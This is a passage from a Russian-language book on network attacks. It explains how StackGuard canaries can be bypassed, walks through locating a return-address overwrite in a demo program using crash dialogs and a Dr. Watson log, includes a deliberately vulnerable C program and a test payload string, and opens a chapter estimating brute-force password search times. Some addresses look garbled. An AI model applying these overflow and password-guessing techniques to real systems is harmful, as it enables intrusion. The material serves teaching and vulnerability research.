В рамках проекта Synthetix (http://www.cse.ogi.edu/DISC/projects/synthetix) удалось найти несколько простых и надежных решений, затрудняющих атаки, основанные на срыве стека. Например, “StackGuard” – одна из «заплат» к компилятору gcc, дополняет пролог и эпилог каждой из функций, особым кодом, контролирующим целостность адреса возврата. Алгоритм в общих чертах следующий: в стек вместе с адресом возврата заносится, так называемый, “Canary

[330] Например, компиляторы, защиты

[331] Поскольку блокирует дальнейшее выполнение программы, т.е. «вешает» ее.

Word", расположенный **до** *адреса возврата. Искажение адреса возврата обычно сопровождается и искажением Canary Word, что легко проконтролировать. Соль в том, что Canary Word содержит символы "\0", CR, LF, EOF, которые не могут быть обычным путем введены с клавиатуры. А для усиления защиты добавляется случайная привязка, генерируемая при каждом запуске программы.*

Такая мера действительно затрудняет атаки, но не исключает их принципиальную возможность. Существует возможность перезаписи любой области памяти как искажением регистра EBP, используемого для адресации локальные переменных, так и модификацией переменных указателей. Этого StackGuard отследить не в силах. Кроме того, если происходит переполнение буферов, в которых помещается информация, считанная из двоичного файла или принятая по сети, то отсутствует всякое ограничение на передаваемые в строке символы. А узнать значение привязки можно, например, с помощью уязвимости в функции printf (и подобным ей) и т.д.

Существуют различные способы поиска уязвимых программ. Например, с помощью дизассемблирования и тщательного изучения кода, или тривиального ввода строк переменной длины. Как уже отмечалось в главе «Технология срыва стека» недостаточно ограничится вводом максимально длинных строк. Необходимо перебирать все длины от нулевой до максимально возможной.

Манипуляция со строками разной длины – наиболее простой (но не всегда действенный) путь. Если удается подобрать строку, вызывающую исключение, то, следовательно, исследуемая программа содержит уязвимость. Но вовсе не факт, что удастся передать управление на свой код, изменить адрес возврата или каким-то иным способом проникнуть на атакуемую машину. В некоторых случаях ошибки переполнения приводят к возможности блокирования программы, но не позволяют злоумышленнику совершить никакие осмысленные действия.

Поэтому, перед атакующим стоят следующие вопросы: возможно ли искажение адреса возврата таким образом, чтобы он указывал на переданную строку? Если да, то какой байт строки попадает в буфер? Большинство операционных систем при возникновении аварийной ситуации выдают информацию, способную пролить свет на причины аварии. Род и форма выдача информации варьируются от одной операционной системы к другой, но практически всегда приводится содержимое регистров, верхушки стека, инструкции, вызвавшей исключение и номера самого исключения. Этими сведениями и может воспользоваться злоумышленник, чтобы ответить на интересующие его вопросы.

Наименее информативной оказывается Windows 2000, не сообщающая ни содержимое регистров, ни состояние стека. Однако она позволяет загрузить отладчик, с помощью которого легко получить необходимую информацию. Существует так же утилита «Dr. Watson», предназначенная для выяснения причин возникновения аварийных ситуаций. Она великолепно подходит для анализа уязвимых программ.

Ниже будет показано, как можно использовать эту информацию для проникновения на удаленный компьютер. Поскольку, после возникновения исключения ни одна операционная система не передает клиенту сведения о причине аварии (содержимое регистров, состояние стека), то все исследования необходимо проводить на локальной машине. Т.е. злоумышленник должен иметь физический доступ к своей жертве или установить на своем компьютере ту же самую операционную систему и то же самое программное обеспечение.

Если под управлением Windows 2000, в примере buff.demo.exe (на диске, прилагаемом к книге, он находится в файле "`/SRC/buff.demo.exe`") ввести строку более чем из двадцати символов 'Z' (или любых других символов), произойдет исключение и на окне появится диалоговое окно следующего содержания (смотри рисунок 79):




Рисунок 079 Информация, выдаваемая операционной системой Windows 2000 при возникновении исключительной ситуации

“Инструкция по адресу 0x5a5a5a5a обратилась к памяти по адресу 0x5a5a5a5a. Память не может быть read”. Код символа ‘Z’ равен 0x5A, следовательно, искажение адреса возврата позволило передать управление по адресу ‘ZZZZ’ или 0x5a5a5a5a в шестнадцатеричной форме. Но какие именно байты строки затирают адрес возврата?

Это можно узнать вводом строки с различными символами, например, “ZZZZZZZZZZZZZZZ1234567” (поскольку исключение «выплевывается» только при вводе строки длинной в шестнадцать и более символов, первые пятнадцать символов оказываются незначащими, и их значение роли не играет).

Вновь возникнет исключительная ситуация и на экране появится диалог следующего содержания (смотри рисунок 081):




Рисунок 081

“Инструкция по адресу 0x35343332 обратилась к памяти по адресу 0x35343332. Память не может быть read”. Код символа ‘2’ – 0x32, ‘3’ – 0x33, ‘4’ – 0x34 и ‘5’ – 0x35. Следовательно, в сохраненный адрес возврата попадают шестнадцатый, семнадцатый, восемнадцатый и девятнадцатый символ вводимой строки (без учета завершающего нуля).

Остается выяснить, по какому адресу расположен буфер, содержащий строку. Однако выяснить его только лишь на основе сообщаемой Windows 2000 информации невозможно. Необходимо запустить отладчик, кликнув по кнопке «отмена» (эта кнопка появляется только в том случае, если в системе установлен отладчик, например, среда Microsoft Visual C++, необходимо отметить – SoftIce в штатной инсталляции не предоставляет такой возможности):

После всплытия окна отладчика наибольший интерес представит значение регистра указателя верхушки стека ESP. Само же содержимое стека выше регистра ESP (где и располагается веденная строка) к этому моменту чаще всего оказывается уничтожено.

На рисунке 082 показано содержимое регистров и состояния стека. Легко видеть, что в стеке на месте введенной строки находится мусор. Это происходит потому, что при возникновении исключения в стек заносятся некоторые служебные данные, затирая все на своем пути.




Рисунок 082

Основываясь на значении регистра ESP (равного в данном случае 0x12FF80) легко вычислить адрес первого байта буфера, содержащего строку. Он равен 0x0012FF80 – 0x14[332] = 0x0011FF6C.

Если попробовать ввести строку наподобие: “\xCCZZZZZZZZZZZZZZ\x80\xFF\x12”, (код 0xCC это опкод команды INT 0x3 – вызывающий отладочное исключение 0x3 – только так можно гарантировать возникновение исключения в первом же байте, получившим управление), то результат будет следующим (смотри рисунок 083):




Рисунок 083

“Исключение Unknown software exemption (0x800000003) в приложении по адресу 0x0012FF6C”. Адрес 0x9912FF6C доказывает, что адрес возврата действительно подобран правильно и первый байт переданной строки получает управление.

Таким образом, вся информация, необходимая для вторжения на чужую машину получена, и злоумышленник может приступать к программной реализации атакующего кода, примеры которого были приведены в главе «Технология срыва стека» и дополнении «Использование срыва стека для запуска командного интерпретатора под Windows NT».

---

[332] Именно двадцатый (т.е. 0x14 в шестнадцатеричной системе исчисления) по счету байт строки попадает в старший байт сохраненного адреса возврата

Под управлением Windows 9x ту же операцию выполнить намного проще, поскольку она позволяет узнать содержимое регистров и состояние стека нажатием на клавишу «сведения». На экране отобразится диалоговое окно наподобие изображенного на рисунке 080.




Рисунок 080

Наибольший интерес представляет значение регистра ESP, значение которого позволяет вычислить местоположение введенной строки в стеке. Значение регистра EBP, равного 0x5A5A5A5A говорит о том, что компилятор сгенерировал код, адресующий локальные переменные с помощью регистра EBP. Вполне возможно, что модификацией сохраненного значения EBP злоумышленнику удастся проникнуть на машину или, по крайне мере, «завесить» ее.

В штатную поставку Windows 9x, Windows NT 4.x, Windows 2000 входит утилита «Dr. Watson», предназначенная для выявления причин ошибок. При возникновении аварийной ситуации она сохраняет текущее состояние некорректно работающего приложения в файл протокола, в который (в зависимости от настоек) могут входить: содержимое регистров и состояние стека, истории трассировки и т.д.

Один из примеров протокола приведен ниже[333]. Он получен после возникновения исключения в результате переполнения буфера программы buff.demo.exe:

```
Состояние системы на 15.09.00 10:31:30.

*----> Итог/Описание <----*

    Приложение или одна из ее DLL могла переполнить
    внутренний временный буфер

    Имя модуля: <нет данных>

    Название приложения: Buff.demo.exe

    --------------------
```

[333] Для экономии места пришлось пойти на некоторые сокращения и опустить незначащие фрагменты. Полный протокол содержится в файле “/LOG/buff.demo.log”

```
*----> Сведения <-----*

Command line: F:\TPNA\SRC\BUFFDE~1.EXE

Trap 0e 0000 - Недопустимая страница
eax=00000000 ebx=00530000 ecx=00406050 edx=0063fdd8 esi=817d3fd4 edi=00000000
eip=5a5a5a5a esp=0063fdf8 ebp=5a5a5a5a         -- -- -- nv up EI pl ZR na PE nc
cs=015f ss=0167 ds=0167 es=0167 fs=41a7 gs=0000
>015f:5a5a5a5a page not present
sel        type    base           lim/bot
-------    ----    --------       --------
cs 015f    r-x-    00000000       ffffffff
ss 0167    rw-e    00000000       0000ffff
ds 0167    rw-e    00000000       0000ffff
es 0167    rw-e    00000000       0000ffff
fs 41a7    rw--    817d23fc       00000037
gs 0000    ----

stack base:        00540000
TIB limits:   0063e000 - 00640000

-- exception record --

    Exception Code: c0000005 (нарушение доступа)
Exception Address: 5a5a5a5a
    Exception Info: 00000000
                     5a5a5a5a

>015f:5a5a5a5a page not present


-- stack summary --

0167:5a5a5a5a 015f:5a5a5a5a 015f:5a5a5a5a

-- stack trace --

0167:5a5a5a5a 015f:5a5a5a5a 015f:5a5a5a5a

-- stack dump --

0063fdf8 00005a5a
0063fdfc 00401262 = BUFF.DEMO.EXE:.text+0x262

--------------------
015f:00401231 00a330694000        add     byte ptr [ebx+00406930],ah
 015f:00401237 e83f0e0000          call    0040207b = BUFF.DEMO.EXE:.text+0x107b
 015f:0040123c e8810d0000          call    00401fc2 = BUFF.DEMO.EXE:.text+0xfc2
 015f:00401241 e8f60a0000          call    00401d3c = BUFF.DEMO.EXE:.text+0xd3c
 015f:00401246 a170694000          mov     eax,dword ptr [00406970]
 015f:0040124b a374694000          mov     dword ptr [00406974],eax
 015f:00401250 50                  push    eax
 015f:00401251 ff3568694000        push    dword ptr [00406968]
 015f:00401257 ff3564694000        push    dword ptr [00406964]
 015f:0040125d e80afeffff          call    0040106c = BUFF.DEMO.EXE:.text+0x6c
BUFF.DEMO.EXE:.text+0x262:
*015f:00401262 83c40c              add     esp,+0c
 015f:00401265 8945e4              mov     dword ptr [ebp-1c],eax
 015f:00401268 50                  push    eax
 015f:00401269 e8fb0a0000          call    00401d69 = BUFF.DEMO.EXE:.text+0xd69
 015f:0040126e 8b45ec              mov     eax,dword ptr [ebp-14]
 015f:00401271 8b08                mov     ecx,dword ptr [eax]
 015f:00401273 8b09                mov     ecx,dword ptr [ecx]
 015f:00401275 894de0              mov     dword ptr [ebp-20],ecx
 015f:00401278 50                  push    eax
```

```
 015f:00401279 51                  push    ecx
 015f:0040127a e8bf0b0000          call    00401e3e = BUFF.DEMO.EXE:.text+0xe3e

--------------------


0063fe00 00000001
0063fe04 00760b70 -> 78 0b 76 00 00 00 00 00 46 3a 5c 54 50 4e 41 5c x.v.....F:\TPNA\
0063fe08 00760b20 -> 00 0b 76 00 e0 0a 76 00 c0 0a 76 00 a0 0a 76 00 ..v...v...v...v.
0063fe0c 00000000
0063fe10 817d3fd4 -> 06 00 05 00 50 e9 52 c1 00 00 00 00 00 00 00 00 ....P.R.........
0063fe14 00530000
0063fe18 c0000005
0063fe1c 0063ff68 -> ff ff ff ff 14 fe fb bf 38 91 f7 bf 00 00 00 00 ........8.......
0063fe20 0063fe0c -> 00 00 00 00 d4 3f 7d 81 00 00 53 00 05 00 00 c0 .....?}...S.....
0063fe24 0063fc28 -> 00 fd 63 00 1c fd 63 00 54 fc 63 00 4d 68 f7 bf ..c...c.T.c.Mh..
0063fe28 0063ff68 -> ff ff ff ff 14 fe fb bf 38 91 f7 bf 00 00 00 00 ........8.......
0063fe2c 004026dc = BUFF.DEMO.EXE:.text+0x16dc
                  -> 55 8b ec 83 ec 08 53 56 57 55 fc 8b 5d 0c 8b 45 U.....SVWU..]..E
0063fe30 004050a8 = BUFF.DEMO.EXE:.rdata+0xa8
                  -> ff ff ff ff 6e 12 40 00 82 12 40 00 06 00 00 06 ....n.@...@.....
0063fe34 00000000
0063fe38 0063ff78 -> f4 ff 63 00 e9 b3 f8 bf f4 23 7d 81 d4 3f 7d 81 ..c......#}..?}.
0063fe3c bff8b537 = KERNEL32!ApplicationStartup

--------------------
```

Этот протокол полезен тем, что позволяет установить: в какой процедуре произошло переполнение буфера. В листинге знаком звездочки отмечена инструкция, следующая за командой, вызвавшей исключение:

```
015f:0040125d e80afeffff          call    0040106c = BUFF.DEMO.EXE:.text+0x6c
BUFF.DEMO.EXE:.text+0x262:
*015f:00401262 83c40c              add     esp,+0c
```

С помощью IDA легко установить, что процедура, располагающая по адресу 0x40106C, представляет собой main():

```
.text:0040106C main            proc near               ; CODE XREF: start+AFp
.text:0040106C                 push    ebp
.text:0040106D                 mov     ebp, esp
```

Но переполнение буфера произошло в процедуре auth, ссылок на адрес которой (0x401000) в протоколе, выданном Доктором Ватсоном ***вообще нет***! Это происходит потому что, адрес возврата из процедуры auth был затерт введенной строкой и Доктор Ватсон не смог определить откуда произошел вызов. ***Исключение вызвала не сама функция main, а одна из вызываемых ею процедур***. Установить же истинного «виновника» исключения теперь практически невозможно.

Единственной зацепкой, за которую можно ухватиться оказываются параметры переданные функции (если они не были затерты[334]). По роду и значению параметров можно хотя бы приблизительно определить какая функция была вызвана. По крайней мере, это позволит сузить круг поиска.

Но далеко не во всех случаях ошибки переполнения удается обнаружить перебором строк разной длины. Наглядной демонстрацией этого утверждения служит следующая программа (на диске, прилагаемом к книге, она находится в файле "`/SRC/buff.src.c`"):

```
#include <stdio.h>
#include <string.h>
#include <windows.h>

int file(char *buff)
```

[334] Что, впрочем, маловероятно, поскольку завершающий строку ноль обычно записывается в старший байт адреса возврата, который равен нулю, а все данные, расположенные ниже (т.е. в старших адресах) остаются нетронутыми.

```
{
    char *p;
    int a=0;
    char proto[10];
    p=strchr(&buff[0],':');
    if (p)
    {
     for (;a!=(p-&buff[0]);a++)
           proto[a]=buff[a];

     proto[a]=0;

     if (strcmp(&proto[0],"file"))
           return 0;
     else
           WinExec(p+3,SW_SHOW);

     }
     else
           WinExec(&buff[0],SW_SHOW);
    return 1;

}


main(int argc,char **argv)
{
    if (argc>1) file(&argv[1][0]);
}
```

Программа запускает файл, имя которого указано в командной строке. Попытка вызвать переполнение вводом строк различной длины, скорее всего, ни к чему не приведет. Но даже беглый анализ исходного кода позволит обнаружить ошибку, допущенную разработчиком.

Если в имени файла присутствует символ “:”, то программа полагает, что имя записано в формате “протокол://путь к файлу/имя файла”, и пытается выяснить какой именно протокол был указан. При этом она копирует название протокола в буфер фиксированного размера, полагая, что при нормальном ходе вещей, его хватит для вмещения имени любого протокола. Но если ввести строку наподобие “ZZZZZZZZZZZZZZZZZZZZZ**:**”, то произойдет переполнение буфера со всеми вытекающими отсюда последствиями (см. рисунок 084).




Рисунок 084

Приведенный пример относится к самым простым. Но существуют более коварные ошибки, проявляющиеся лишь при стечении определенных обстоятельств и обнаружить их

можно только случайно или тщательным изучением исходных кодов (а в отсутствии исходных кодов – дизассемблированием или отладкой).

В первую очередь необходимо отобразить внимание на буфера фиксированного размера, расположенные в стеке. Блоки памяти, выделяемые вызовом alloc, находятся в куче (*heap*) и их переполнение (даже если и имеет место) не приводит к модификации адреса возврата, сохраненного в стеке.

Но четкую инструкцию по поиску ошибок дать невозможно. Существует множество разнообразных техник и подходов к решению этой проблемы, но никакой алгоритм не в в состоянии обнаруживать все уязвимости, поскольку всегда возможно возникновение принципиально новой идеи, наподобие приема, основанного на вводе спецификаторов в строке, передаваемой функции printf[335]. Автоматизированные средства поиска научаться обнаружить такие ошибки не раньше, чем обзаведутся искусственным интеллектом.

В сложных программах огрехи были, если и будут всегда. Тщательное тестирование миллионов строк кода современных приложений экономически не выгодно и не практикуется ни одной компанией. С другой стороны, анализ чужого кода (а особенно в отсутствии исходных текстов) выполнить в одиночку затруднительно. Большинство ошибок обнаруживаются случайно, а не в результате целенаправленного поиска. Но существует огромное количество злоумышленников, располагающих неограниченным (ну, практически неограниченным) временем для экспериментов, поэтому, новые ошибки обнаруживаются чуть ли не ежедневно (и часто по несколько в день).

Как устроен генератор паролей?

- В этой главе:
  - Алгоритмы перебора пароля
  - Достоинства и недостатки словарного перебора
  - Оценка стойкости пароля
  - Расчет количества времени гарантирующего нахождение пароля
  - Поиск пароля в худшем и среднем случаях

Один из способов получения несанкционированного доступа к защищенному ресурсу заключается в подборе пароля. Такую операцию крайне редко удается выполнить вручную, и обычно ее перекладывают на плечи программ-переборщиков паролей.

Существует несколько алгоритмов генерации паролей. Например, можно составить список наиболее распространенных паролей, а затем извлекать слова из списка одно за другим. Это, так называемый, ***словарный перебор***. Его достоинство заключается в том, что удачно подобранный словарь способен позволить найти пароль за сравнительно небольшое количество попыток. Но что означает «удачно подобранный»? Пользователи склонны выбирать короткие запоминающиеся пароли, часто представляющие собой собственные имена, торговые марки, географические названия и слова ненормативной лексики (это уж как у кого голова работает). Все вместе взятые они с легкостью вмещаются в пять – десять тысяч вариантов, и могут быть перебраны за очень короткое время. (Современные бытовые компьютеры способны перебирать сотни тысяч паролей в секунду, поэтому словарь из десяти тысяч слов может быть испытан менее чем за секунду).

Словарный перебор срабатывает часто, но не всегда. Привилегированные пользователи (такие, как, например, администраторы систем) склонны выбирать бессмысленные пароли наподобие “acsW%9*m$”, надежно защищая себя от словарной атаки. В таком случае приходится прибегать к ***последовательному перебору всех возможных паролей***. Такой подход гарантирует, что искомый пароль рано или поздно будет найден, но требует значительного времени на поиск, часто сравнимый со временем жизни планет и звезд.

Поэтому, последовательный перебор целесообразен только в поиске коротких паролей или паролей, состоящих из небольшого количества символов. Некоторые системы аутентификации ограничивают максимальную длину пароля, позволяя гарантированной найти его путем перебора за приемлемое время. Случается, что такое ограничение возникает неявно в результате программной ошибки реализации (например, фактическая длина пароля

[335] «*Ошибка? Это не ошибка, это системная функция!*»

LAN Manager составляет семь символов, поскольку две половинки четырнадцатисимвольной строки обрабатываются независимо друг от друга[336]).

Другими словами, некоторые защитные механизмы нестойки к последовательному перебору, какой бы пароль не был выбран. Для предотвращения лобовой атаки система аутентификации должна ограничивать минимальную длину пароля, проверять, не является ли выбранный пользователем пароль словарным словом, и не образуют ли символы, составляющие его, регулярной последовательности. В противном случае, пользователь может выбрать короткий или предсказуемый пароль, чем облегчит задачу злоумышленника по проникновению в систему.

Но что означает «короткий» и «длинный» пароль? Три символа, семь символов, десять символов, семьдесят шесть символов… Пароль какой длины может считаться надежно защищенным от перебора? Строго говоря, ***ни какой***, поскольку *любой* пароль конечной длины можно подобрать за конечное время. Но в зависимости от скорости перебора и длины пароля время поиска может оказаться очень большим и даже превысить период существования самой Вселенной! Это ограничивает разумную длину пароля сверху. А время актуальности защищаемого ресурса огранивает ее снизу.

Однако такое определение все равно не может быть названо строгим, поскольку скорость перебора паролей может варьироваться в широких пределах, в зависимости от того, ***кто*** его собирается подобрать. Одно дело противостоять Васе Пупкину, вооруженному от силы десятком Pentium-ов III, а другое дело – государственным структурам, располагающим значительно большими вычислительными мощностями (которые доподлинно обывателям и не известны).

Точно так, злоумышленник, не знающий, сколько времени займет подбор пароля той или иной длины, не может назвать его ни длинным, ни коротким. Конечный ответ зависит не длины пароля самой по себе, а от времени, необходимого на его перебор. Ограничение на длину паролей в восемь символов какой-то десяток лет назад не казалась разработчикам UNIX чем-то ненормальным. По вычислительным мощностям того времени такая длина была более чем достаточна и требовала для полного перебора порядка ***двухсот миллионов лет.*** Технический прогресс уменьшил этот срок в сотни тысяч раз, и с каждым годом все продолжат уменьшать.

С учетом совершенствования компьютерной техники, становится рискованно давать долгосрочные прогнозы. Но это и не существенно, если речь идет о защите ресурсов, обесценивающихся в течение одного-двух лет.

Другими словами невозможно точно рассчитать стойкость пароля, ее можно лишь приблизительно оценить. Для этого пригодятся формулы, описанные ниже.

Время, необходимое для гарантированного нахождения пароля равно: $t = V * n$ где V количество перебираемых комбинаций в секунду, а n количество существующих паролей. В свою очередь n зависит от максимально возможной длины пароля и количества символов, из которых может быть составлен пароль.

Пусть N обозначает множество символов, потенциально входящих в пароль, тогда, очевидно, чтобы гарантировано найти пароль единичной длины потребуется перебрать N вариантов. А из двух символов можно составить N*N+N комбинаций. Доказать это утверждение можно несколькими способами.

Например, так: поскольку каждый символ пароля можно представить в виде цифры, то и сам пароль можно изобразить в форме числа. Если символы пароля представляют собой ряд натуральных чисел от 1 до N, то, следовательно, каждый пароль численно совпадет со своим индексом, а количество паролей окажется равно значению максимального индекса.

Любое натуральное число можно представить в виде следующей суммы степеней: $N^1+N^2+N^L$,.. где L – количество цифр в числе (т.е. в данном случае длина пароля). Отсюда, если длина пароля равна двум, то всего существует N^1+N^2 возможных паролей, что и требовалось доказать. Если же учитывать вероятность отсутствия пароля, то к этой формуле придется добавить единицу, таким образом, получится следующий результат:

$$t = V * (N^0+N^1+N^2+N^L)$$

[336] Подробнее об этом рассказано в главе «Атака на Windows NT»

Формула 1. Время, необходимое для гарантированного нахождения заданного пароля. t – время, V – скорость перебора, N – количество символов, из которых может состоять пароль, L длина пароля

